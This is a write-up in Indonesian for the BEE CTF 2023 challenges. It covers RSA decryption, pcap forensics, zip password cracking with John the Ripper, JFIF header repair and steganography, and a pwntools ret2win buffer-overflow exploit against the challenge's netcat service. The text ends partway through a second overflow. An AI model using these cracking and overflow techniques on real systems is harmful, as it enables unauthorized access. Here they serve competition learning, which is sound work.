

PROOF OF CONCEPT BEE CTF 2023

Presented by: UMAR

Gajah apa yang baik
????




"Gajahat"

DAFTAR ISI

Cryptography	3
RaSA ini	3
Flag : BEEFEST{rsa_nya_jangan_galau}	3
Forensic	4
Fishy Network	4
FLAG : BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}	6
Unmasking the Criminal	7
FLAG : BEECTF{MIKAEL_KIDNEY_23147810370}	12
Binary Exploitation	13
Banjir	13
FLAG : BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}	15
Lights On	16
FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}	18
Reverse Engineering	19
Guess the number	19
FLAG : BEEFEST{3m4nk_b0l3h_se4kura7_in1}	25
Web Exploitation	26
Admin Kh?	26
FLAG : BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWW}	29
Extreme Note	30
FLAG : BEEFEST{L0AD3D_XML_1S_C00L_R1GHT}	32

Cryptography

RaSA ini



Diberikan file flag.txt yang berisi

```
(hyl@umarhyl) - [~/.../ctf/beefest/cry/RaSA]
$ cat flag.txt
n = 73960217256145414198852193002125885590972083476595381555575398240855969904209
c = 240518331938472236670545256126352577839822621882076602866161258409491301853
e = 65537
```

Ini adalah RSA biasa, untuk menyelesaikannya saya menggunakan website <https://www.dcode.fr/rsa-cipher>

RSA DECODER

Indicate known numbers, leave remaining cells empty.

* VALUE OF THE CIPHER MESSAGE (INTEGER) C=

* PUBLIC KEY E (USUALLY E=65537) E=

* PUBLIC KEY VALUE (INTEGER) N=

* PRIVATE KEY VALUE (INTEGER) D=

* FACTOR 1 (PRIME NUMBER) P=

* FACTOR 2 (PRIME NUMBER) Q=

* INTERMEDIATE VALUE PHI (INTEGER) Φ=


* DISPLAY PLAINTEXT AS CHARACTER STRING
 COMPUTED VALUES (C,D,E,N,P,Q,...)
 PLAINTEXT AS INTEGER NUMBER
 PLAINTEXT AS HEXADECIMAL FORMAT

CALCULATE/DECRYPT


Flag : BEEFEST{rsa_nya_jangan_galau}

Forensic

Fishy Network



Diberikan file fishyNetwork.pcapng, saya membukanya menggunakan Wireshark.



Saya melakukan analysis dengan melakukan export objects HTTP, dan terlihat file zip dengan nama flag.zip.

Wireshark · Export · HTTP object list				
Packet	Hostname	Content Type	Size	Filename
574	ocsp.pki.goog	application/ocsp-request	84 bytes	fpPadyYubqY
599	ocsp.pki.goog	application/ocsp-response	472 bytes	fpPadyYubqY
601	ocsp.pki.goog	application/ocsp-request	84 bytes	fpPadyYubqY
618	ocsp.pki.goog	application/ocsp-response	472 bytes	fpPadyYubqY
1989	status.geotrust.com	application/ocsp-request	83 bytes	/
1994	status.geotrust.com	application/ocsp-request	83 bytes	/
1996	status.geotrust.com	application/ocsp-response	471 bytes	/
1998	status.geotrust.com	application/ocsp-response	471 bytes	/
2099	r3.o.lencr.org	application/ocsp-request	85 bytes	/
2101	r3.o.lencr.org	application/ocsp-response	503 bytes	/
3372	ocsp.digicert.com	application/ocsp-request	83 bytes	/
3380	ocsp.digicert.com	application/ocsp-response	471 bytes	/
3451	ocsp.r2m03.amazontrust.com	application/ocsp-request	83 bytes	/
3452	ocsp.r2m03.amazontrust.com	application/ocsp-request	83 bytes	/
3456	ocsp.r2m03.amazontrust.com	application/ocsp-response	471 bytes	/
3465	ocsp.r2m03.amazontrust.com	application/ocsp-response	471 bytes	/
3540	ocsp.r2m02.amazontrust.com	application/ocsp-request	83 bytes	/
3544	ocsp.r2m02.amazontrust.com	application/ocsp-response	471 bytes	/
6064	ocsp.pki.goog	application/ocsp-request	83 bytes	gts1c3
6104	ocsp.pki.goog	application/ocsp-response	471 bytes	gts1c3
9192	159.65.136.204:7080	application/zip	152 kB	flag.zip

Saya menyimpan object tersebut, dan ketika hendak mengekstraknya ternyata zip ini dikunci.

```
(hyl@umarhyl)-[~/.../ctf/beefest/for/fish]
$ ls Menu ↻ ⌂ 100% Teks ↴
fishyNetwork.pcapng flag.zip

(hyl@umarhyl)-[~/.../ctf/beefest/for/fish]
$ unzip flag.zip
Archive: flag.zip
[flag.zip] flag.png password: 
```

Saya mencoba menggunakan JohnTheRipper untuk membobol kuncinya.

```
(hyl@umarhyl)-[~/.../ctf/beefest/for/fish]
$ zip2john flag.zip > flag.hash
ver 2.0 efh 5455 efh 7875 flag.zip/flag.png PKZIP Encr: TS_chk, cmplen=152585, decmplen=178673, crc=B9E1EFC8 ts=3028 cs=3028 type=8


(hyl@umarhyl)-[~/.../ctf/beefest/for/fish]
$ john --wordlist=/usr/share/wordlists/rockyou.txt flag.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

(hyl@umarhyl)-[~/.../ctf/beefest/for/fish]
$ john --show flag.hash
flag.zip/flag.png:tigerwoods:flag.png:flag.zip::flag.zip

1 password hash cracked, 0 left
```

Packet	Hostname	Content Type	Size	File
574	ocsp.pki.goog	application/ocsp-request	84 bytes	fpPadyYubqY
599	ocsp.pki.goog	application/ocsp-response	472 bytes	fpPadyYubqY
601	ocsp.pki.goog	application/ocsp-request	84 bytes	fpPadyYubqY
618	ocsp.pki.goog	application/ocsp-response	472 bytes	fpPadyYubqY
1989	status.geotrust.com	application/ocsp-request	83 bytes	/
1994	status.geotrust.com	application/ocsp-request	83 bytes	/
1996	status.geotrust.com	application/ocsp-response	471 bytes	/
1998	status.geotrust.com	application/ocsp-response	471 bytes	/
2099	r3.o.lencr.org	application/ocsp-request	85 bytes	/
2101	r3.o.lencr.org	application/ocsp-response	503 bytes	/
3372	ocsp.digicert.com	application/ocsp-request	83 bytes	/
3380	ocsp.digicert.com	application/ocsp-response	471 bytes	/

Saya menemukan kuncinya yaitu tigerwoods, dan kembali mengekstrak zip dan mendapatkan flag.png.



BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}

FLAG : BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}

Unmasking the Criminal

Challenge 8 Solves X

Unmasking the Criminal

370

Hard

In a high-stakes investigation, you have stumbled upon a critical piece of evidence that could unravel a sinister plot involving illegal organ trafficking. The digital breadcrumbs lead you to a suspicious JFIF header file, but it appears to be tampered with. Your mission is to restore the integrity of the JFIF header, and then dive deep into the digital abyss by employing forensic techniques to expose the truth.

FORMAT FLAG (CAPITAL LETTERS AND IN ENGLISH):

BEEFEST{SENDER_ORGAN_RECEIPTNUMBER}

Author: Brandy

[Download evidence.zip](#)

[Flag](#) [Submit](#)

BEEFEST{SENDER_ORGAN_RECEIPTNUMBER} Diiberikan format flag seperti ini, jadi saya harus mencar 3 potongan flag. Diberikan juga file evidence.zip, saya download dan saya extract file zip tersebut dan terdapat file data evidence.

```
(hyl@umarhyl)-[~/.../ctf/beefest/for/Unmasking the Criminal]
└─$ unzip evidence.zip
Archive: evidence.zip
  inflating: evidence

(hyl@umarhyl)-[~/.../ctf/beefest/for/Unmasking the Criminal]
└─$ ls
evidence  evidence.zip

(hyl@umarhyl)-[~/.../ctf/beefest/for/Unmasking the Criminal]
└─$ file evidence
evidence: data
```

Pada soal dijelaskan bahwa header dari data ini adalah header file JFIF. Saya pun mengganti header dari file evidence ini sesuai dengan signature header file dari JFIF.

Offset	0	1	2	3	4	5	6	7 -	8	9	A	B	C	D	E	F	ASCII
00000000	FF	D8	FE	E0	00	10	4A	46	49	46	00	01	01	01	00	48	'R'f..JFIF.....H

Ini adalah signature header file JFIF, saya menyesuaikan dengan ini.


Sebelum dirubah :

```
00 00 00 00 00 00 00 00 00 00 00 01 01 01 00 60
```

Setelah dirubah :

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60
```

Dan terdapat gambar ini



Pada gambar terdapat strings : R1JPTSBNSUTBRUwgVE8gUk9CRVJU. Ini merupakan strings yang ter encode menggunakan base64, saya mendecode strings ini menggunakan website [Cyber Chef](#) dan Hasilnya adalah : FROM MIKAEL TO ROBERT

The screenshot shows the CyberChef interface. In the 'Input' field, the string 'R1JPTSBNSUTBRUwgVE8gUk9CRVJU' is pasted. The 'From Base64' recipe is selected. The output is 'FROM MIKAEL TO ROBERT'. There are options for 'Alphabet' (set to 'A-Za-z0-9+=') and 'Remove non-alphabet chars' (which is checked). A 'Strict mode' checkbox is also present.

Disini potongan flag pertama yaitu SENDER sudah saya temukan yaitu MIKAEL. Selanjutnya saya binwalk file evidence yang sudah saya perbaiki headernya tadi, benar saja terlihat ada beberapa file yang tersembunyi.

```
(hyl@umarhyl)-[~/.../ctf/beefest/for/Unmasking the Criminal]
$ binwalk -e evidence

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---          ---
0            0x0            JPEG image data, JFIF standard 1.01
69916        0x1111C        xz compressed data

(hyl@umarhyl)-[~/.../ctf/beefest/for/Unmasking the Criminal]
$ cd _evidence.extracted

(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal/_evidence.extracted]
$ ls
1111C  1111C.xz
```

Terdapat file 1111C.xz ini adalah file XZ compressed data, saya mengekstraknya dan mendapatkan sesuatu.

```
(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal]
$ tar xf 1111C.xz

(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal]
$ ls
1111C  1111C.xz  message.pdf
```

Saya mendapatkan message.pdf.

Hey, man, it's been pretty hard to communicate lately.

Please note that our internal team senses that someone is eavesdropping on our communications within our network.

Therefore, I hide the file containing this message in the image.

By the way, [REDACTED] you ordered yesterday will be here.

Anyway I hid the receipt number in a locked zip file and I put the link to that zip somewhere in this page.

Terlihat seperti ada yang disembunyikan, lalu saya memblok semua pdf dan terlihat 2 hal.

Hey, man, it's been pretty hard to communicate lately.

Please note that our internal team senses that someone is

eavesdropping on our communications within our network.

Therefore, I hide the file containing this message in the image.

By the way, the kidney organ you ordered yesterday will be here.

Anyway I hid the receipt number in a locked zip file and I put

the link to that zip somewhere in this page.

bit.ly/3OGYMIt

Hal pertama saya menemukan ORGAN yang dipesan dan ini merupakan potongan flag kedua : KIDNEY.

Hal kedua terdapat link bit.ly/3OGYMIT ini adalah link drive yang berisi file important.tar.xz, saya mendownloadnya, dan mengekstraknya. Saya mendapatkan folder receipt-number yang berisi receipt-number.zip.

```
(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal]
└─$ mv ~/Downloads/important.tar.xz .

(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal]
└─$ tar xf important.tar.xz

(hyl@umarhyl)-[~/.../beefest/for/Unmasking the Criminal]
└─$ cd receipt-number

(hyl@umarhyl)-[~/.../for/Unmasking the Criminal]
└─$ l
receipt-number.zip
```

Saat hendak mengekstrak file zip yang ini ternyata zip ini dikunci.

```
(hyl@umarhyl)-[~/.../for/Unmasking the Criminal]
└─$ unzip receipt-number.zip
Archive: receipt-number.zip
[receipt-number.zip] final_flag.txt password: 
```

Saya mencoba untuk menggunakan tools JohnTheRipper untuk membukanya

```
(hyl@umarhyl)-[~/.../for/Unmasking the Criminal/_evidence.extracted/receipt-number]
└─$ zip2john receipt-number.zip > kunci.hash
ver 2.0 efh 5455 efh 7875 receipt-number.zip/final_flag.txt PKZIP Encr: TS_chk, cmplen=156, decmplen=343, crc=A5CEFF5F ts=271B cs=271b type=8
(hyl@umarhyl)-[~/.../for/Unmasking the Criminal/_evidence.extracted/receipt-number]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt kunci.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
(hyl@umarhyl)-[~/.../for/Unmasking the Criminal/_evidence.extracted/receipt-number]
└─$ john --show kunci.hash
receipt-number.zip/final_flag.txt:nelonzo:receipt-number.zip::receipt-number.zip
1 password hash cracked, 0 left
```

Saya mendapatkan kuncinya : nelonzo

Setelah mengekstrak saya mendapatkan final_flag.txt saya buka file ini dan mengurutkannya sesuai nomornya.

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <root>
3      <n0 type="str">2</n0>
4      <n1 type="str">3</n1>
5      <n2 type="str">1</n2>
6      <n3 type="str">4</n3>
7      <n4 type="str">7</n4>
8      <n5 type="str">8</n5>
9      <n6 type="str">1</n6>
10     <n7 type="str">0</n7>
11     <n8 type="str">3</n8>
12     <n9 type="str">7</n9>
13     <n10 type="str">0</n10>
14 </root>
15 23147810370|
```

Dan akhirnya potongan flag ketiga saya dapatkan RECEIPTNUMBER yaitu 23147810370. Tinggal menggabungkan potongan-potongan flagnya sesuai format yang sudah diberikan.

FLAG : BEECTF{MIKAEL_KIDNEY_23147810370}

Binary Exploitation

Banjir

The screenshot shows a challenge card for 'Banjir'. At the top left is a 'Challenge' button, and at the top right is a '6 Solves' badge. The challenge title 'Banjir' is centered above a difficulty rating of '400'. Below the title is a 'Easy' difficulty button. The challenge description reads: 'banjir bandang kiriman Bogornya kak'. It includes a command 'nc 103.127.96.241 45316' and author information 'Author: sarapan'. A download button labeled 'banjir.c' is present. At the bottom are 'Flag' and 'Submit' buttons.

Diberikan service nc [103.127.96.241 45316](http://103.127.96.241:45316), dan file banjir.c.

```
(hy!@umarhy!)-[~/.../ctf/beefest/pwn/banjir]
$ cat banjir.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>

char flag[16];

void nullear(){
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    alarm(120);
}

void sigsegv_handler(){
    printf("Here's your reward: %s\n", flag);
    fflush(stdout);
    exit(1);
}

void vuln(char *input){
    char buff[0x156E2];
    strcpy(buff, input);
    gets(buff);
}

int main(){
    FILE *f = fopen("flag.txt","r");
    if (f == NULL) {
        printf("Sorry, tapi disini gak ada flagnya \n");
        exit(0);
    }

    fgets(flag, 64, f);
    signal(SIGSEGV, sigsegv_handler);

    printf("> ");
    fflush(stdout);
    char bof[0x156E2];
    vuln(bof);
    printf("exiting program... \n");

    return 0;
}
```

Ini adalah ret2win biasa, untuk menyelesaiakannya ada beberapa langkah

1. Melakukan overflow pada buffer

```
void vuln(char *input){  
    char buff[0x156E2];  
    strcpy(buff, input);  
    gets(buff);  
}
```

Pada banjir.c yang diberikan terdapat buffer sebesar 87778, disini saya menambahkan 8 bytes karena program merupakan 64 bit, dan mendapatkan offsetnya yaitu 87786.

2. Menembak function address yang terdapat flagnya, disini function yang terlihat memberikan flag adalah sigsegv_handler.

```
void sigsegv_handler(){  
    printf("Here's your reward: %s\n", flag);  
    fflush(stdout);  
    exit(1);  
}
```

3. Karena disini hanya diberikan file C, maka untuk mendapatkan address nya saya mengcompile banjir.c, untuk mendapatkannya.

```
[hyl@umarhyl]~/ctf/beefest/pwn/banjir  
$ gcc banjir.c -o banjir  
banjir.c: In function 'nuller':  
banjir.c:12:5: warning: implicit declaration of function 'alarm' [-Wimplicit-function-declaration]  
12 |     alarm(120);  
|     ^~~~~~  
banjir.c: In function 'vuln':  
banjir.c:24:5: warning: implicit declaration of function 'gets'; did you mean 'fgets'?  
24 |     gets(buff);  
|     ^~~~  
|     fgets  
banjir.c: In function 'main':  
banjir.c:34:5: warning: 'fgets' writing 64 bytes into a region of size 16 overflowed  
34 |     fgets(flag, 64, f);  
|     ^~~~~~  
banjir.c:6:6: note: destination object 'flag' of size 16  
6 |     char flag[16];  
|     ^~~~  
In file included from banjir.c:1:  
/usr/include/stdio.h:592:14: note: in a call to function 'fgets' declared with attribute __attribute__((__nonnull))  
592 |     extern char *fgets (char *__restrict __s, int __n, FILE *__restrict __stream);  
|     ^~~~~~  
/usr/bin/ld: /tmp/cctIgbMs.o: in function `vuln':  
banjir.c:(.text+0xe6): warning: the `gets' function is dangerous and should not  
be used.  
[hyl@umarhyl]~/ctf/beefest/pwn/banjir  
$ ls  
banjir banjir.c exploit.py
```

4. Lalu langkah terakhir membuat exploitnya, sesuai dengan langkah-langkah yang sudah saya jelaskan.

```
exploit.py 1 × banjir.c
exploit.py > ...
1   from pwn import *
2
3   p = remote('103.127.96.241', 45316)
4
5   exe = './banjir'
6   elf = context.binary = ELF(exe, checksec=False)
7
8   win = elf.sym['sigsegv_handler']
9
10  payload = b'A' * 87786
11  payload += p64(win)
12
13  p.sendline(payload)
14
15  p.recvline()
16  print(p.recvlines())
```

```
└─(hyl@umarhyl) [~/.../ctf/beefest/pwn/banjir]
$ python3 exploit.py
[+] Opening connection to 103.127.96.241 on port 45316: Done
Here's your reward: BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}
[*] Closed connection to 103.127.96.241 port 45316
```

FLAG : **BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}**

Lights On

Challenge

2 Solves

X

Lights On

492

Medium

Can you turn on all of the lights please?

nc 103.127.96.241 1738

Author: Klabin

► View Hint



Flag

Submit

Diberikan service nc 103.127.96.241 1738, dan file program executable lightsout. Saya mendownload file ini dan melakukan decompile menggunakan IDA lalu menganalisis kodennya.

```
f lever1
f lever2
f lever3
f lever4
f lever5
f THEroom
f main
```

Ada beberapa function, dimana function yang bernama lever* ini merupakan function yang akan menyalaikan lampu sesuai dengan perintahnya, dan terdapat 5 lampu.

```
int THEroom()
{
    char v1[312]; // [rsp+0h] [rbp-140h] BYREF
    FILE *v2; // [rsp+138h] [rbp-8h]

    if ( light1 != 1 || light2 != 1 || light3 != 1 || light4 != 1 || light5 != 1 )
        return printf("gelaaap");
    v2 = fopen("flag.txt", "r");
    if ( !v2 )
    {
        puts("Loh... Flagnya mana :(");
        exit(1);
    }
    __isoc99_fscanf(v2, "%s", v1);
    return printf("FLAG : %s\n", v1);
```

Untuk mendapatkan flag perlu untuk menyalaikan semua lampu secara bersamaan.

Disini langkah-langkah yang saya lakukan untuk mendapatkan flagnya adalah.

1. Mencari buffer overflow, saya mencarinya menggunakan gdb-gef.

```
(hyL@umarhyL) [~/ctf/beefest/pwn/lights] $ gdb-gef lights
Reading symbols from lights...
(No debugging symbols found in lights)
Error while writing index for '/home/hyl/Documents/ctf/beefest/pwn/lights/lights': No debugging symbols
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
gef> pattern create 150
[+] Generating a pattern of 150 bytes (n=8)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaadaaaaaaaaaaaaaaaafaaaaaaaaaaaaaagaaaaaaaaaaaaahaaaaaaaaaaaaajaaaaaaaaaaaaakaaaaaaaaaaaaalaaaaaaaaaaaaamaaaaaaaaaaaaaaoaaaaaaaaaaaaapaaaaaaaaaaaaqaaaaaaaaaaaaaraaaaaaaaaaaaasaaaaaaaa
[+] Saved as '$_gef0'
gef> r
Starting program: /home/hyl/Documents/ctf/beefest/pwn/lights/lights
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Im scared if the dark, please help me (>_<")
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaadaaaaaaaaaaaaaaaafaaaaaaaaaaaaaagaaaaaaaaaaaaahaaaaaaaaaaaaajaaaaaaaaaaaaakaaaaaaaaaaaaalaaaaaaaaaaaaamaaaaaaaaaaaaaaoaaaaaaaaaaaaapaaaaaaaaaaaaqaaaaaaaaaaaaaraaaaaaaaaaaaasaaaaaaaa
Program received signal SIGSEGV, Segmentation fault.
0x00000000004016b2 in main ()

 gef> r
0x00000000004016b2 in main ()  Format  Alok  Ekstensi  Bantuan
[ Legend: Modified register | Code | Heap | Stack | String ]  Console...  - 10.5 + B Z U A ⌂  ⌂
$rax : 0x1
$rbx : 0x00007fffffffde8 → 0x00007fffffff07a → "/home/hyl/Documents/ctf/beefest/pwn/lights/lights"
$rcx : 0x0
$rdx : 0x0
$rsp : 0x00007fffffffdbd8 → "aaaaaaaaaaaaaaaa"
$rbp : 0x6161616161616171 ("aaaaaaaa"?)  Ada beberapa function, dimana function yang akan menyalaikan lampu s
$rsi : 0xa
$rdi : 0x00007fffffff610 → 0x0000000000000000
$rip : 0x00000000004016b2 → <main+63> ret
$r8 : 0x96
$r9 : 0x00007ffff7f9caa0 → 0x00000000fbad208b
$r10 : 0x0
$r11 : 0x00007ffff7f9d580 → 0x00007ffff7f99820 → 0x00007ffff7f605f7 → 0x5a5400544d470043 ("C"?)  function yang akan menyalaikan lampu s
$r12 : 0x0
$r13 : 0x00007fffffffdfc8 → 0x00007fffffff0ac → 0x5245545f5353454c ("LESS_TER"?)  Ada beberapa function, dimana functio
$r14 : 0x000000000000403e00 → 0x000000000000401150 → <__do_global_dtors_aux+0> endbr64
$r15 : 0x00007ffff7ffd000 → 0x00007ffff7ffe2c0 → 0x0000000000000000  _isoc99_fscanf(v3, "%s", v1);  Ada beberapa function, dimana functio
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00  Ada beberapa function, dimana functio
gef> pattern search aaaaaaaaaaaaaa
[+] Searching for '6161616161736161616161616172'/'7261616161616161736161616161' with period=8
[+] Found at offset 136 (big-endian search)
```

